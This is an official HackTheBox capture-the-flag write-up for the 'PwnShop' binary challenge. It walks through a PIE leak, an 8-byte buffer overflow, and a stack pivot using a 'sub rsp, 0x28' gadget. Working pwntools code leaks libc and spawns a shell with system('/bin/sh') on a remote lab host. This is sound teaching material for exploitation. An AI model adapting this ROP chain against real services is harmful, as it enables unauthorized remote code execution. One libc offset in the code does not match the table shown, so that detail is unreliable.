



HACKTHEBOX



PwnShop

7th October 2022 / Document No.
D22.102.236

Prepared By: w3th4nds

Challenge Author(s): MinatoTW

Difficulty: **Easy**

Classification: Official

Synopsis

PwnShop is an easy challenge requiring the attacker to exploit a buffer overflow and use a stack pivot to spawn a shell.

Skills Required

- Performing basic ret2libc attacks, exploiting buffer overflows, basic ROP, bypassing PIE.

Skills Learned

- Using a stack pivot to ROP your way to a shell, working with stripped binaries.

Enumeration

Protections

Starting off, as usual, running `file` and `checksec` to get an idea of what we will be working with:



```
file pwnshop
```

```
pwnshop: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=e354418962cffebed74fa44061f8c58d92c0e706, for GNU/Linux  
3.2.0, stripped
```

We see pwnshop is a 64-bit stripped binary. It has **no** debug symbols, making us work a little harder in the reverse engineering and exploitation stage.

```
checksec pwnshop

Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

With `checksec`, we see `Partial RELRO` is enabled. No `Stack Canary` is in place, but `PIE` and `NX` are enabled.

Program Interface

Running the binary, we see options to buy and sell:


```
./pwnshop

===== HTB PwnShop =====
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 1
Sorry, we aren't selling right now.
But you can place a request.
Enter details: hackthebox
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? w3th4nds
How much do you want for it? 1337
What? 1337
? The best I can do is 13.37$
What do you wanna do?
1> Buy
2> Sell
3> Exit
```

Let's move on to reverse engineering to get a closer look.

Disassembly

If you have not worked with stripped binaries in the past, this may come as a surprise:



No function names! Let's start by opening up `entry()`.

```
void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
{
    undefined8 in_stack_00000000;
    undefined auStack8 [8];

    __libc_start_main(FUN_001010a0,in_stack_00000000,&stack0x00000008,FUN_00101360
,FUN_001013d0,
                    param_3,auStack8);

    do {
        /* WARNING: Do nothing block with infinite loop */
    } while( true );
}
```

It makes a call to `__libc_start_main()`, which uses `main()` as the first argument. So, `FUN_001010a0`, in our case, is `main()`. Let's go ahead and rename the function for clarity.

`main()`:

```
undefined [16] main(void)
```

```

{
    int iVar1;
    ulong in_RCX;
    char cVar2;

    FUN_0010121e();
    puts("==== HTB PwnShop =====");
    while( true ) {
        while( true ) {
            puts("What do you wanna do?");
            printf("1> Buy\n2> Sell\n3> Exit\n> ");
            iVar1 = getchar();
            getchar();
            cVar2 = (char)iVar1;
            if (cVar2 != '2') break;
            FUN_0010126a();
        }
        if (cVar2 == '3') break;
        if (cVar2 == '1') {
            FUN_0010132a();
        }
        else {
            puts("Please try again.");
        }
    }
    return ZEXT816(in_RCX) << 0x40;
}

```

Nothing interesting here, renaming `FUN_0010126a()` to `sell()`, and `FUN_0010132a()` to `buy()`. Moving on.

`buy()`:

```

void buy(void)
{
    undefined auStack72 [72];

    puts("Sorry, we aren't selling right now.");
    printf("But you can place a request. \nEnter details: ");
    read(0,auStack72,0x50);
    return;
}

```

A 72-byte buffer is declared, and 0x50 bytes are read into it. **That's an 8-byte overflow.**

`sell()`:

```

void sell(void)
{
    int iVar1;
    long lVar2;
    undefined4 *puVar3;
    byte bVar4;
    undefined4 auStack72 [8];
    undefined8 local_28;

```

```

undefined4 *local_20;

bVar4 = 0;
local_20 = &DAT_001040c0;
printf("What do you wish to sell? ");
local_28 = 0;
puVar3 = auStack72;
for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar3 = 0;
    puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
}
read(0,auStack72,0x1f);
printf("How much do you want for it? ");
read(0,&local_28,8);
iVar1 = strcmp((char *)&local_28,"13.37\n");
if (iVar1 == 0) {
    puts("Sounds good. Leave details here so I can ask my guy to take a
look.");
    puVar3 = local_20;
    for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
        *puVar3 = 0;
        puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
    }
    read(0,local_20,0x40);
}
else {
    printf("What? %s? The best I can do is 13.37$\n",&local_28);
}
return;
}

```

After "How much do you want or it?" is asked, 8 bytes are read and compared to "13.37\n". If we did input the string "13.37\n", 0x40 bytes are read into `local_20`, which points to `&DAT_001040c0`. If not, the buffer holding our input is printed back to us.

Exploitation

To start, we will leak a `PIE` address to calculate the `PIE base`, and make use of the binary's functions and gadgets.

The `sell()` function reads in 8 bytes of our input and prints it back. Let's examine the buffer and the stack right before the `printf()` call that prints our input.

```

pwndbg> b *printf

... ..

How much do you want for it? AAAA <-- our dummy input
... ..

pwndbg> x/10gx 0x7fffffffdda0 <--- local_28 buffer

0x7fffffffdda0: 0x00000000a41414141 <-- 0x00005555555580c0
0x7fffffffddb0: 0x00000000000000032 0x00000000000000032
0x7fffffffddc0: 0x00005555555556123 0x00005555555550fe
0x7fffffffddd0: 0x0000555555555360 0x0000555555555360
0x7fffffffdde0: 0x0000000000000000 0x00007ffff7ddf083

pwndbg> c

Continuing.
What? AAAA
? The best I can do is 13.37$

```

Our input sits right next to a `PIE` address. Taking a closer look at the `sell()` function, we can see why:

```

undefined4 auStack72 [8];
undefined8 local_28; <-- our buffer
undefined4 *local_20; <-- a pointer to &DAT_001040c0

```

Usually, variables sit on the stack in the order they are declared unless the compiler swaps some around for efficiency.

Now, let's leak this address. Print functions stop printing when a `NULL byte` is encountered, marking the end of a string, and no `NULL byte` is appended manually. What would happen if we filled the entire buffer by supplying 8 bytes of input?

```

pwndbg> x/10gx 0x7fffffffdda0

0x7fffffffdda0: 0x4141414141414141 0x00005555555580c0 <-- addr to leak
0x7fffffffddb0: 0x00000000000000032 0x00000000000000032
0x7fffffffddc0: 0x00005555555556123 0x00005555555550fe
0x7fffffffddd0: 0x0000555555555360 0x0000555555555360
0x7fffffffdde0: 0x0000000000000000 0x00007ffff7ddf083

pwndbg> c

Continuing.
What? AAAAAAAUUUU? The best I can do is 13.37$


```

We supplied 8 "A"s, successfully filling up the buffer, and no `NULL bytes` exist between our input and the address we are looking to leak. `printf()` prints back "AAAAAAAAUUUU". The "U" characters come from the `0x55` bytes since that is "U"'s `ASCII` value.

Exploit this with a script to read in all 6 bytes of the address, even the non-printable bytes:

```
r.sendlineafter(b'it? ', b'A'*7) # fill buffer with 8 bytes (7 A's + '\n'
character)
r.recvline() # Read until before the address we leaked
leak = u64(r.recvuntil(b'?')[:-1].ljust(8, b'\x00')) # read the PIE address
bytes, and convert to int
print(f'Leak: {hex(leak)}') # print for debugging
```

Now, easily calculate that leak's offset from the `PIE base` inside gdb:



```
pwndbg> piebase
Calculated VA from pwnshop = 0x557fae34a000

pwndbg> p/x 0x557fae34e0c0 - 0x557fae34a000
$2 = 0x40c0 <-- offset from PIE base
```

```
elf.address = leak - 0x40c0
print(f'PIE base @ {hex(elf.address)}')
```

We need to overcome the fact that **we only have an 8-byte overflow**. That is enough for only one gadget/address to return. That is where a stack pivot attack comes in.

Stack Pivot

`Stack pivoting` is a binary exploitation technique used when we are short on space on the stack, taking control of the RSP/RBP register to **fake a different stack location** where we are storing our full payload.

There are four types of gadgets that fit this attack:

- `pop rsp`
- Using this gadget, we can populate the `RSP` register with any value. But in order to pass that arbitrary value to `RSP`, we need another 8 bytes of space, for a total of 16 bytes minimum.
- `xchg REG, rsp`
- With this, we can populate `RSP`, given that we can also control the other register in the gadget. Unless we already have a register set with a useful address, this is not very practical because it also requires a larger payload.
- `leave; ret`
- That is a handy way of performing a `stack pivot`. This gadget is *usually* present in all functions other than `main()`. The `leave` instruction is equivalent to `mov rsp, rbp; pop rbp`, populating `RSP` with the value of `RBP`. And since the `RBP` register is overflowed before RIP is, this is an 8-byte solution to performing this type of attack, only requiring the `leave;`

`ret` gadget to overwrite the `RIP` register and overwrite `RBP` along the way.

- `sub rsp, X`
- Simple enough gadget, subtracting a number X from `RSP`. If X is large enough, we can make use of this to perform a stack pivot with just 8 bytes of space past `RBP`.

The first two options do not work for us, as we only have 8 bytes of space in our hands. Also, a `leave; ret` gadget is not present in our binary, so we have to take advantage of `sub rsp, X` gadget.

```
pwndbg> rop --grep "sub rsp"
0x000000000000013db : cli ; sub rsp, 8 ; add rsp, 8 ; ret
0x00000000000001219 : sub rsp, 0x28 ; ret      <--- stack pivot gadget
0x000000000000013dc : sub rsp, 8 ; add rsp, 8 ; ret
```

It looks good. A subtraction of 0x28 should be enough. Since RSP is decreasing, we need to place our ROP chain before the end of our buffer.

We will be using a two-part exploit:

- Leaking a libc address, calculating the libc base, and returning to the binary.
- Exploiting the same overflow again, knowing libc's address, and spawning a shell.

Leaking a LIBC address

To leak a libc address, we will be leaking straight from the GOT table, like a simple `ret2libc` attack. That is what our chain would look like **without** a stack pivot:

```
payload = padding
payload += pop_rdi_gadget
payload += any_function@GOT
payload += print_function@PLT
payload += return_to_binary_function
```

This needs to be modified somewhat in this attack:

```
payload = some_padding
payload += pop_rdi_gadget
payload += any_function@GOT
payload += print_function@PLT
payload += return_to_binary_function
payload += some_padding
payload += stack_pivot_gadget
```

Calculating the offset to overwrite RIP in `buy()`, we get 72 bytes before starting to overwrite. We are using these 72 bytes for our ROP chain, and we can easily calculate where to place the chain inside the buffer.

```
sub_rsp = elf.address + 0x1219 # sub rsp, 0x28; ret

payload1 = b'a'*(72-0x28+8) # initial padding
payload1 += p64(0xdeadbeef) # <-- we will be placing our rop chain here
payload1 += b'b'*(72-len(payload1)) # padding again
payload1 += p64(sub_rsp) # 8-byte overflow

r.sendlineafter(b'\n> ', b'1')
r.sendafter(b'details: ', payload1)
```

Let's make sure we are correct about the offsets. This payload should crash the binary with the return address of `0xdeadbeef`:

```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
-----[ REGISTERS ]-----
RAX  0x50
RBX  0x31
RCX  0x7f88daa1efd2 (read+18) ← cmp    rax, -0x1000 /* 'H=' */
RDX  0x50
RDI  0x0
RSI  0x7ffcc1e40f80 ← 0x6161616161616161 ('aaaaaaaa')
R8   0x2d
R9   0x2d
R10  0x5596e98ff0d3 ← 'But you can place a request. \nEnter details: '
R11  0x246
R12  0x5596e98fe120 ← endbr64
R13  0x7ffcc1e410d0 ← 0x1
R14  0x0
R15  0x0
RBP  0x5596e98ff123 ← 'What do you wanna do?'
RSP  0x7ffcc1e40fb0 ← 0x6262626262626262 ('bbbbbbbb')
RIP  0xdeadbeef  <----- Looking Good!
-----[ DISASM ]-----
Invalid address 0xdeadbeef

```

```

-----[ STACK ]-----
00:0000| rsp 0x7ffcc1e40fb0 ← 0x6262626262626262 ('bbbbbbbb')
... ↓   2 skipped
03:0018| 0x7ffcc1e40fc8 → 0x5596e98fe219 ← sub    rsp, 0x28
04:0020| 0x7ffcc1e40fd0 → 0x5596e98fe360 ← endbr64
05:0028| 0x7ffcc1e40fd8 → 0x5596e98fe360 ← endbr64
06:0030| 0x7ffcc1e40fe0 ← 0x0
07:0038| 0x7ffcc1e40fe8 → 0x7f88da935083 (__libc_start_main+243) ←
mov     edi, eax
-----[ BACKTRACE ]-----
▶ f 0      0xdeadbeef
f 1 0x6262626262626262
f 2 0x6262626262626262
f 3 0x6262626262626262
f 4 0x5596e98fe219
f 5 0x5596e98fe360
f 6 0x5596e98fe360
f 7 0x0

```

Now, just replace `0xdeadbeef` with a `ROP chain` to leak a libc address, as we discussed earlier:

```

sub_rsp = elf.address + 0x1219 # sub rsp, 0x28; ret
pop_rdi = elf.address + 0x13c3 # pop rdi; ret

payload1 = b'a'*(72-0x28+8) # initial padding

# ROP chain
payload1 += p64(pop_rdi)
payload1 += p64(elf.got.puts)
payload1 += p64(elf.plt.puts) # leak puts@GOT
payload1 += p64(elf.address+0x132a) # return to buy()

```

```

payload1 += b'b'*(72-len(payload1)) # padding again
payload1 += p64(sub_rsp)           # 8-byte overflow

r.sendlineafter(b'\n> ', b'1')
r.sendafter(b'details: ', payload1)

puts_leak = u64(r.recvline()[:-1].ljust(8, b'\x00'))
print(f'puts@GOT @ {hex(puts_leak)}')

```

However, no Glibc is given with the binary in this challenge, so we cannot know for sure the version of the remote instance. We need to run our script **against the remote instance**, leak a libc address, and run it against a libc database like [blukat](#). The version is determined using the least significant bytes of the leaked address, and several matches can be found.

```

./ex.py

[+] Opening connection to 138.68.140.156 on port 30179: Done
Leak: 0x5581026610c0
PIE base @ 0x55810265d000

puts@GOT @ 0x7ff0d935e6a0 <--- leak on remote

[*] Switching to interactive mode
Sorry, we aren't selling right now.
But you can place a request.
Enter details: $

```

libc database search

View source [here](#)
 Powered by [libc-database](#)

Query

show all libs / start over

Matches

[libc6_2.15-0ubuntu10_i386](#)
[libc6_2.19-10ubuntu2.3_i386](#)
[libc6_2.23-0ubuntu11.2_amd64](#)
[libc6_2.23-0ubuntu11.3_amd64](#)

libc6_2.23-0ubuntu11.3_amd64

Download

Symbol	Offset	Difference
☒ system	0x0453a0	0x0
☐ puts	0x06f6a0	0x2a300
☐ open	0x0f7130	0xb1d90
☐ read	0x0f7350	0xb1fb0
☐ write	0x0f73b0	0xb2010
☐ str_bin_sh	0x18ce57	0x147ab7

All symbols

From the matches we got the first two are eliminated since they are 32-bit binaries, and we are working with 64-bit. We will try out the last match.

Calculating the libc base:

```
libc_base = puts_leak - 0x06f6a0
print(f'LIBC base @ {hex(libc_base)}')
```

All that is left, is to use one more payload to spawn a shell. We will be using a `system("/bin/sh")` call to do this:

```
system = libc_base + 0x0453a0
binsh = libc_base + 0x18ce17

payload2 = b'a'*(72-0x28+8)

payload2 += p64(pop_rdi)
payload2 += p64(binsh)
payload2 += p64(system)

payload2 += b'b'*(72-len(payload2))
payload2 += p64(sub_rsp)

r.sendafter(b'details: ', payload2)
```

Solution



```
./ex.py
```

```
[+] Opening connection to 138.68.140.156 on port 30179: Done
Leak: 0x55be92d990c0
PIE base @ 0x55be92d95000
puts@GOT @ 0x7f22a71f26a0
LIBC base @ 0x7f22a7183000
** SHELL **
[*] Switching to interactive mode
$ ls
core
flag.txt
pwnshop
$ cat flag.txt
HTB{*****}
```